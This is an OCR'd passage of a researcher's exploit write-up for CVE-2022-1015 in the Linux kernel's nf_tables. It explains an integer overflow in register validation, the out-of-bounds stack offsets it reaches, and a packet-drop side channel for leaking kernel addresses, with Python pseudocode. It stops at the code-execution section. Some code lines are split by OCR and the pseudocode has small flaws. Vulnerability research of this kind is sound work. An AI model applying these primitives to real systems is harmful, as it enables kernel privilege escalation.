
To get an idea of what kinds of requests `nf_tables` can process, all its message types:

```
enum nf_tables_msg_types {
        NFT_MSG_NEWTABLE,
        NFT_MSG_GETTABLE,
        NFT_MSG_DELTABLE,
        NFT_MSG_NEWCHAIN,
        NFT_MSG_GETCHAIN,
        NFT_MSG_DELCHAIN,
        NFT_MSG_NEWRULE,
        NFT_MSG_GETRULE,
        NFT_MSG_DELRULE,
        NFT_MSG_NEWSET,
        NFT_MSG_GETSET,
        NFT_MSG_DELSET,
        NFT_MSG_NEWSETELEM,
        NFT_MSG_GETSETELEM,
        NFT_MSG_DELSETELEM,
        NFT_MSG_NEWGEN,
        NFT_MSG_GETGEN,
        NFT_MSG_TRACE,
        NFT_MSG_NEWOBJ,
        NFT_MSG_GETOBJ,
        NFT_MSG_DELOBJ,
        NFT_MSG_GETOBJ_RESET,
```

```
        NFT_MSG_NEWFLOWTABLE,
        NFT_MSG_GETFLOWTABLE,
        NFT_MSG_DELFLOWTABLE,
        NFT_MSG_MAX,
};
```

3.4.1. libmnl and libnftnl

If you're anything like me, you'd be inclined to send (and receive) netlink messages directly through the socket. After embarking upon this dark path, I strongly recommend **not** to do this. The message format truly is a pain to work with directly, and I gave up after an hour or two.



```
struct nlmsghdr* nhp;
size_t expr_data_size =  NLMSG_ALIGN(sizeof(struct nlattr))     // NFTA_EXPR_DATA
                       + NLMSG_ALIGN(sizeof(struct nlattr)) // NFTA_BTIWISE_LEN
                         + NLMSG_ALIGN(sizeof(uint32_t))
                       + NLMSG_ALIGN(sizeof(struct nlattr)) // NFTA_BITWISE_SREG
                         + NLMSG_ALIGN(sizeof(uint32_t))
                       + NLMSG_ALIGN(sizeof(struct nlattr)) // NFTA_BITWISE_DREG
                         + NLMSG_ALIGN(sizeof(uint32_t))
                       + NLMSG_ALIGN(sizeof (struct nlattr)) // NFTA_BITWISE_OP
                         + NLMSG_ALIGN(sizeof(uint32_t))
                       + NLMSG_ALIGN(sizeof(struct nlattr)) // NFTA_BITWISE_DATA
                         + NLMSG_ALIGN(sizeof(struct nlattr)) // NFTA_BITWISE_VALUE
                           + NLMSG_ALIGN(sizeof(uint32_t));

size_t expr_attr_size = NLMSG_ALIGN(sizeof(struct nlattr))              // NFTA_RULE_EXPRESSIONS
                      + NLMSG_ALIGN(sizeof(struct nlattr))         // NFTA_LIST_ELEM
                        + NLMSG_ALIGN(sizeof(struct nlattr))     // NFTA_EXPR_NAME
                          + NLMSG_ALIGN(sizeof("bitwise"))
                        + expr_data_size;


size_t attr_size = NLMSG_ALIGN(UNL_NLATTR_SZ(NFT_DUMMY_TABLE)) +
                   NLMSG_ALIGN(UNL_NLATTR_SZ(NFT_DUMMY_CHAIN)) +
                   expr_attr_size;
```

If you gaze for long into an abyss, the abyss gazes also into you. Or something like that.

The netfilter maintainers realize this more than anybody, and as a result, libraries have been written to ease the pain. libmnl manages the message format for us, and libnftl builds on it, allowing us to easily abstract away the whole netlink message format.

```c
void rule_add_bit_shift(
    struct nftnl_rule* r, uint32_t shift_type, uint32_t bitwise_len,
    uint32_t bitwise_sreg, uint32_t bitwise_dreg, void* data, uint32_t data_len)
{

    if(bitwise_len > 0xff) {
        puts("bitwise_len > 0xff");
        exit(EXIT_FAILURE);
    }

    struct nftnl_expr* e;
    e = nftnl_expr_alloc("bitwise");

    nftnl_expr_set_u32(e, NFTA_BITWISE_SREG, bitwise_sreg);
    nftnl_expr_set_u32(e, NFTA_BITWISE_DREG, bitwise_dreg);
    nftnl_expr_set_u32(e, NFTA_BITWISE_OP, shift_type);
    nftnl_expr_set_u32(e, NFTA_BITWISE_LEN, bitwise_len);
    nftnl_expr_set_data(e, NFTA_BITWISE_DATA, data, data_len);

    nftnl_rule_add_expr(r, e);
}
```

Much better!

3.5. nft, the nftables usermode command-line utility

`nft` is the usermode component to `nf_tables`. No sane network administrator would ever want to write their rules by manually typing out expressions and their arguments, which is why `nft` processes an easy to use declarative format that can translate abstract logic into concrete rules and expressions. A simple example might provide some insight as to how this logic is compiled:

```
#!/usr/sbin/nft -f

# Flush the rule set
flush ruleset

# This table applies to inet, i.e. both ipv4 and ipv6
table inet example_table {
    chain example_chain {

        # This is filter chain (as opposed to a nat or route chain)
        # It will process any incoming traffic (input)
        # If no explicit verdict is reached it will accept the packet
        type filter hook input priority 0; policy accept;

        # First (and only) rule:
        # Drop any incoming TCP traffic to port 22
        tcp dport ssh drop
    }
}
```

Disregarding the table and chain creation, the rule would be compiled to something along the lines of the table below. Keep in mind that the chain's policy is to accept

any packets that do not issue a concrete verdict, so `NFT_BREAK` will implicitly accept.

#	Expression	Arguments	Comment
0	`nft_meta`	`key=NFT_META_L4PROTO` `dreg=8`	Write transport layer protocol to register 8, or issue `NFT_BREAK` if this packet does have a transport header.

1	`nft_cmp_expr`	`op=NFT_CMP_EQ`
		`sreg=8`
		`data=IPPROTO_TCP`
			Equate the transport layer protocol to `IPPROTO_TCP`, issue `NFT_BREAK` if this results in a mismatch.

2	`nft_payload`	`base=NFT_PAYLOAD_TRANSPORT_HEADER`
		`offset=offsetof(tcphdr, dport)`
		`len=sizeof_field(tcphdr, dport)`
			Write the packet destination port to register 8.

3	`nft_cmp_expr`	`op=NFT_CMP_EQ`
		`sreg=8`
		`data=22`
			Compare destination port to 22, issue `NFT_BREAK` if this results in a mismatch.

4	`nft_immediate_expr`	`verdict=NF_DROP`	Since the rule is still evaluating, the conditions must match, and we drop the packet.

---

4. CVE-2022-1015

After some hours of navigating the `nf_tables` API (`net/netfilter/nf_tables_api.c`) to get a feeling for how it works exactly, I decided to take a look at the precise validation logic of the registers that the user sends, and spotted some suspicious behavior. After contemplating whether I was losing it or not, I wrote a small PoC to trigger the vulnerability I found: an out-of-bounds (OOB) read and write primitive on the stack.

After finding a contrived way to leak a kernel address, gaining control of the instruction pointer was relatively easy. A bit of creative ROP later, and the root shell is a fact.

4.1. Root cause

Whenever the `init` routine of an expression needs to parse a register from the user's netlink message, the `nft_parse_register_load` or `nft_parse_register_store` routine is called depending on if this is a source register or a destination register. I added some comments:

```
int nft_parse_register_load(const struct nlattr *attr, u8 *sreg, u32 l
en)
{

    /* Given a netlink attribute and the length
     * that is required to read the requested data,
     * write a register index to `sreg` or return
     * an error on failure. */

    u32 reg;
    int err;


    reg = nft_parse_register(attr);
    err = nft_validate_register_load(reg, len);
    if (err < 0)
        return err;

    /* Write resulting index to the nft_expr.data structure. */
    *sreg = reg;
    return 0;
}

-----

static unsigned int nft_parse_register(const struct nlattr *attr)
{
    /* Convert a register to an index in nft_regs */

    unsigned int reg;
```

```
    /* Get specified register from netlink attribute */
    reg = ntohl(nla_get_be32(attr));

    switch (reg) {
    /* If it's 0 to 4 inclusive,
     * it's an OG 16-byte register and we need to
     * multiply the index by 4 (4*4=16) */
    case NFT_REG_VERDICT...NFT_REG_4:
        return reg * NFT_REG_SIZE / NFT_REG32_SIZE;

    /* Else we subtract 4, since we need to account
     * for the OG registers above. */
    default:
        return reg + NFT_REG_SIZE / NFT_REG32_SIZE - NFT_REG32_00;
    }

    /* So supplied values of 1, 2, 3, 4 map to
     * OG 16-byte registers, with indices 4, 8,
     * 12, 16
     * Supplied values of 5, 6, 7 overlap the verdict,
     * 8,9,10,11   overlap with OG register 1
     * 12,13,14,15 overlap with OG register 2
     * etc. */

}

-----

static int nft_validate_register_load(enum nft_registers reg, unsigned
int len)
{
    /* We can never read from the verdict register,
     * so bail out if the index is 0,1,2,3 */
    if (reg < NFT_REG_1 * NFT_REG_SIZE / NFT_REG32_SIZE)
        return -EINVAL;

    /* Invalid operation, bail out */
    if (len == 0)
        return -EINVAL;

    /* If there would be an OOB access whenever
     * `reg` is taken as index and `len` bytes are read,
     * bail out.
     * sizeof_field(struct nft_regs, data) == 0x50 */
    if (reg * NFT_REG32_SIZE + len > sizeof_field(struct nft_regs, dat
a))
        return -ERANGE;

    return 0;
}
```

The `*_store` variants are virtually identical, except that they permit writing to the verdict under some conditions.

After zooming in on the very last validation check, something clearly seems off here:

```
if (reg * NFT_REG32_SIZE + len > sizeof_field(struct nft_regs, data))
```

This just smells of an integer overflow, doesn't it? If we can get `reg` to contain some value that when multiplied by 4 would overflow when `len` is added, we satisfy the condition. In `nft_parse_register_load`, the least significant byte of the `reg` is still written to the `u8 *sreg` pointer, landing up in our `nft_expr` and used as an index later.

```
*sreg = reg;
```

But, can we? `reg` is an `enum nft_registers` in the validation routine, anyway. We can pass values ranging from `0x00000001` to `0xfffffffb` inclusive, the range of `nft_parse_register`, but will `reg` actually turn out to be a 32-bit value in `nft_validate_register_load`? It's well-known that compilers might shrink enum types if a smaller type can represent all the values. Let's get a second opinion.

From the GCC manual:

```
The integer type compatible with each enumerated type (C90 6.5.2.2, C9
9 and C11 6.7.2.2).
Normally, the type is unsigned int if there are no negative values
in the enumeration, otherwise int. If -fshort-enums is specified,
then if there are negative values it is the first
of signed char, short and int that can represent all the values,
otherwise it is the first of unsigned char, unsigned short and unsigne
d int
that can represent all the values.

On some targets, -fshort-enums is the default; this is determined by t
he ABI.
```

So TL;DR: maybe? It depends on the ABI and potentially the optimization level. I wasn't able to find any conclusive evidence whether this option is enabled or not for a default Linux build.

The generated assembly doesn't lie though. Time to take a look:

```
0000000000001b60 <nft_parse_register_load>:
    1b60:       e8 00 00 00 00          call   1b65 <nft_parse_registe
r_load+0x5>
    1b65:       55                      push   rbp
    1b66:       8b 47 04                mov    eax,DWORD PTR [rdi+0x4]
    1b69:       0f c8                   bswap  eax
    1b6b:       89 c7                   mov    edi,eax
    1b6d:       8d 48 fc                lea    ecx,[rax-0x4]
    1b70:       c1 e7 04                shl    edi,0x4
    1b73:       48 89 e5                mov    rbp,rsp
    1b76:       c1 ef 02                shr    edi,0x2
    1b79:       83 f8 04                cmp    eax,0x4
    1b7c:       89 f8                   mov    eax,edi
    1b7e:       0f 47 c1                cmova  eax,ecx
    1b81:       85 d2                   test   edx,edx
    1b83:       74 13                   je     1b98 <nft_parse_registe
r_load+0x38>
    1b85:       83 f8 03                cmp    eax,0x3
    1b88:       76 0e                   jbe    1b98 <nft_parse_registe
r_load+0x38>
    1b8a:       8d 14 82                lea    edx,[rdx+rax*4]
    1b8d:       83 fa 50                cmp    edx,0x50
    1b90:       77 0d                   ja     1b9f <nft_parse_registe
r_load+0x3f>
    1b92:       88 06                   mov    BYTE PTR [rsi],al
    1b94:       5d                      pop    rbp
    1b95:       31 c0                   xor    eax,eax
    1b97:       c3                      ret
    1b98:       b8 ea ff ff ff          mov    eax,0xffffffea
    1b9d:       5d                      pop    rbp
    1b9e:       c3                      ret
    1b9f:       b8 de ff ff ff          mov    eax,0xffffffde
    1ba4:       5d                      pop    rbp
    1ba5:       c3                      ret
```

The function calls were inlined quite well. The relevant computation is at `1b8a`:

```
lea     edx, [rdx+rax*4]
cmp     edx, 0x50
ja      1b9f <nft_parse_register_load+0x3f>
mov     BYTE PTR [rsi], al
```

`rax` is the result of `nft_parse_register`, `rdx` is the supplied `len`, and `rsi` is the `sreg` pointer. We're in the clear for now!

`nft_parse_register_store` exhibits the same behavior. As the registers live on the stack, our out of bounds vulnerability will of course be relative to the stack. This is good, because with some luck, we can just overwrite a return address directly.

To give an example of vulnerable input, a register of `0xfffffffb` and a length of `0x20` would evaluate to `0xfffffffb * 4 + 0x20 = 0x0c < 0x50`. After validation `(u8)0xfffffffb = 0xfb` would be written to `*sreg`.

One problem though: are there any expressions that will actually let us use a length that can overflow upon addition? After some investigation, I found that `nft_bitwise` and `nft_payload` both allow you to pass your own length, from `0x00` to `0xff`. Most other expressions seem to use static lengths that are too small.

Seems promising so far. The next step is to take these exploit primitives under the loop a bit more.

4.2. Examining the exploit primitives

If we can clearly define what kind of power these primitives gain us, exploiting the vulnerability should be a lot easier. Bear with me, we're going to have to do some pretty annoying arithmetic.

There's three *overflow points* that we can use for the register multiplication, since it is multiplied by `4 = 2^2`: `2^32 - 1`, `2^31 - 1` and `2^30 - 1` (respectively `0xffffffff`, `0x7fffffff`, and `0x3fffffff`). These values can be decremented until adding our maximum allowed length after it is multiplied by four does not result in an overflow anymore. One extra caveat is that we can't use values greater than `0xfffffffb`, as mentioned before.

Given a specific length, the least significant bytes of all values that are overflowable using this length form our interval of OOB indices we can use.

It turns out that it doesn't really matter which overflow point is used. Take for example eligible values with an LSB of `0xf0`:

```
0xfffffff0 * 4 = 0xffffffc0
0x7ffffff0 * 4 = 0xffffffc0
0x3ffffff0 * 4 = 0xffffffc0
```

From now on, we'll just use register values in the vicinity of `0x7fffffff`.

We previously landed on `nft_payload` and `nft_bitwise`. Some properties of these expressions:

- `nft_payload` can only perform an OOB write, whilst `nft_bitwise` can perform an OOB write and an OOB read.
- `nft_payload` can OOB write up to 0xff bytes of arbitrary data.
- `nft_bitwise` can realistically only write up to 0x40 bytes of arbitrary data and read up to 0x40 bytes of stack data to the register space.
    - `nft_bitwise` requires an `sreg` and a `dreg`, both which need to pass the validation with the same length value.
    - We only have `0x40` bytes of real register space, so if we want to either read to or write from the registers space, we cannot pass the validation with a length greater than `0x40`.

We can use a larger length for `nft_bitwise`, but that would mean that both the `sreg` and the `dreg` need to be out of bounds, which is not very useful for our purposes. Therefore, we will work with the length constraint of `0x40` for now.

Keeping this information in mind, what kind of exploitation primitive bounds can we come up with?

`nft_bitwise` has a maximum length of `0x40`. This means that the register value multiplied by four should be *at least* `0xffffffc0`. The highest value we can get by multiplying by four is `0xfffffffb`, and since `0xfffffffb + 0x40 = 0x3b <= 0x50` this will pass validation.

`0x7ffffff0 * 4 = 0xffffffc0`: lower bound is `0xf0`.
`0x7fffffff * 4 = 0xfffffffb`: upper bound is `0xff`.

Translating this into byte offsets from the `struct nft_regs`:

```
0xf0 * 4 =        0x3c0
0xff * 4 + 0x40 = 0x43c
```

`nft_bitwise` can read and write OOB through offsets `[0x3c0, 0x43c]` from the `struct nft_regs`.

`nft_payload` has a maximum length of `0xff`. This means that the register value multipled by four should be *at least* `0xffffff01`. It should also be *at most* `0xffffffaf`, since `0xffffffaf + 0xff = 0x50 <= 0x50`. You can of course just use a length smaller than `0xff`, but since every decrement of the initial register

value will both “gain” you 4 bytes (because the multiplication results in four less) and “lose” you 4 bytes (because the OOB index is decremented by one) this doesn’t further bound the interval.

`0x7ffffc1 * 4 = 0xffffff04` : lower bound is `0xc1` .
`0x7ffffeb * 4 = 0xffffffac` : upper bound is `0xeb` .

Translating into byte offsets:

```
0xc1 * 4         = 0x304
0xeb * 4 + 0xff = 0x4ab
```


`nft_payload` can write OOB through offsets `[0x304, 0x4ab]` from the `struct nft_regs` .

Now that that’s settled, what is actually on the stack at these offsets?

The `nft_do_chain` routine can be called through a lot of different code paths. There’s a few factors that will change the stack layout before the `nft_do_chain` stack frame:

- Whether the chain hook is set to `input` or `output` .
    - If we have an `input` chain hook, the hook will be triggered in the respective network device’s softirq context with the softirq stack.
    - If we have an `output` chain hook, the hook will be triggered in `send*` syscall context with the syscall stack.
- The protocol that we are using
    - Sending a raw IP packet will have a drastically different call stack than sending e.g. an UDP packet.

I suspect you can get quite a variety of different call stacks by tinkering around with different combinations of protocols, interfaces, and hook locations. For now, we’ll be using an `output` chain with a UDP packet.



Stack layout and out of bounds reaches in nft_do_chain when a sent UDP packet reaches the output hook

---

4.3. Side-channel information leak

In order to create a stable exploit we will have to leak a kernel image address first.

The kernel image base address has 9 bits of entropy, meaning there are 512 different positions the kernel can be loaded at. Depending on your attack scenario, a 1 in 512 probability of suceeding is perfectly fine, but it'd be nice if we can get a stable exploit out of this.

The most straightforward step is to try to use our `nft_bitwise` OOB read primitive to write some stack data back to our registers. Since the total interval we can read is `0x7c` bytes long, there's a very decent chance a kernel address is in there.

nft_bitwise OOB reach

It's our lucky day! There's two:

```
gef➤  x/bx 0xffffffff815b49c1
0xffffffff815b49c1 <import_iovec+49>:    0xc9
gef➤  x/bx 0xffffffff819ac3ec
0xffffffff819ac3ec <copy_msghdr_from_user+92>:  0xba
```

Writing these to the registers is one thing, but actually extracting them is another. After investigating, it seemed like there is no easy way to read out registers directly whenever `nft_do_chain` is executing.


In my original report to security@k.o, I was made aware of the `nft_dynset` expression by a netfilter maintainer, which has support for *dynamic sets* that can act as some kind of database that can be written to and read from across different `nft_do_chain` runs. Apparently, the `nft_payload` also supported writes to the packet itself, which I totally missed.

Instead, I went with a side-channel attack. Due to the very nature of `nf_tables`, you can cause side effects. In fact, you could argue it's not even side effects, rather just primary effects.

By creating rules that either drop or accept the packet based on the value of the kernel address that we're copying over, we can slowly deduce what the value is by

examining whether packets we send are also received. Something along the lines of:

1. Create a UDP socket that receives packets on `127.0.0.1:9999`:
    - It should receive these packets in a different thread.
    - A message should be sent back for every packet it receives.
2. Add a rule that:
    1. Copies over a kernel address to the registers with `nft_bitwise`.
    2. Uses `nft_cmp_expr` to compare the address to some constant.
    3. Drop packet if the comparison evaluated to true.
3. Send an UDP packet to `127.0.0.1:9999`
    - We can determine some information about the kernel address based on whether we get a message back.
4. Repeat 2 and 3 with adequate values until you have enough information to determine the address itself.



There's still some caveats. For example, the packet that is sent back might also be inadvertedly dropped. To mitigate this, we can add some noise reduction, for which we'll need a base chain and an auxiliary regular chain.

Rule in base chain:

#	Expression	Arguments	Comment

#	Expression	Arguments	Comment

0	`nft_payload`	`base=NFT_PAYLOAD_TRANSPORT_HEADER`
		`offset=offsetof(udphdr, dport)`
		`len=sizeof_field(udphdr, dport)`
			Write the packet destination port to register 8.

1	`nft_cmp_expr`	`op=NFT_CMP_EQ`
		`sreg=8`
		`data=9999`
			Equate the destination port to `9999`, issue `NFT_BREAK` if this results in a mismatch.

2	`nft_payload`	`base=NFT_PAYLOAD_INNER_HEADER`
		`offset=0`
		`len=8`
			Write first eight inner packet bytes to register 8.

3	`nft_cmp_expr`	`op=NFT_CMP_EQ`
		`sreg=8`
		`data=0xdeadbeef0badc0de`
			Compare first eight packet bytes to magic value, issue `NFT_BREAK` if this results in a mismatch.

4	`nft_immediate_expr`	`verdict=NFT_JUMP` `chain=aux_chain`	Since the rule is still evaluating, the conditions must match, and we call our auxiliary chain.

Rule in auxiliary chain:

#	Expression	Arguments	Comment

0	`nft_bitwise`	`op=NFT_BITWISE_RSHIFT`
		`data=SHIFT_AMT`
		`dreg=OOB_OFFSET`
		`sreg=8`
			Write kernel address to registers using OOB read, shifting by `SHIFT_AMT` bits to get the desired address byte to the right register.

#	Expression	Arguments	Comment
1	`nft_cmp`	`op=NFT_CMP_GT` `sreg=ADDRESS_OFFSET` `data=COMPARAND`	Compare kernel address byte to `COMPARAND`, issue `NFT_BREAK` if this results in a mismatch.
2	`nft_immediate`	`verdict=NFT_DROP`	Drop packet if address byte is greater than `COMPARAND`.

By checking the destination port and comparing the first eight bytes of the inner header to a magic value, we can selectively trigger the side effect for packets we want.

By dynamically changing `COMPARAND` we can binary search for a kernel address byte in `O(log(n))` time. By dynamically changing `SHIFT_AMT` to the next multiple of eight we can move on to the next address byte and start over again.

4.3.1. Leak pseudocode

Some python pseudocode for performing the address leak. Funnily enough, I could've easily actually implemented this in python. Goes to show that you don't always need to write your kernel exploits in C :p

```
# We assume a secondary thread is receiving UDP packets on 127.0.0.1:9
999
# and all the necessary nf_tables stuff has already been set up,
# e.g. table, base and auxiliary chain.

def leak_byte(pos):
    s = socket.socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
    s.settimeout(200) # 200ms should be more than enough
    s.bind(("127.0.0.1", 1234))

    # search bounds
    low = 0, high = 255

    while True:
        mid = (low + high) // 2

        # if our search found the value, return it
        if low == high:
            s.close()
            return mid
```

```
        set_leak_rule(SHIFT_AMT=pos*8, COMPARAND=mid)

        # Send packet and trigger the auxiliary chain
        s.sendto(pack(0xdeadbeef0badc0de), ("127.0.0.1", 9999))

        # Secondary thread sends back to 127.0.0.1:1234
        res = s.recvfrom(0x2000)

        if not res:
            # our packet got dropped, because nothing got sent back in
200ms
            # which means that byte to leak >= mid
            low = mid
        else:
            # sanity check
            if res != b"MSG_OK":
                print("Something went wrong")
                return None

            # Our packet got accepted, which means that
            # byte to leak < mid
            high = mid - 1

leak_bytes = lambda: [leak_byte(i*8) for i in range(4)]
```

4.4. Arbitrary code execution

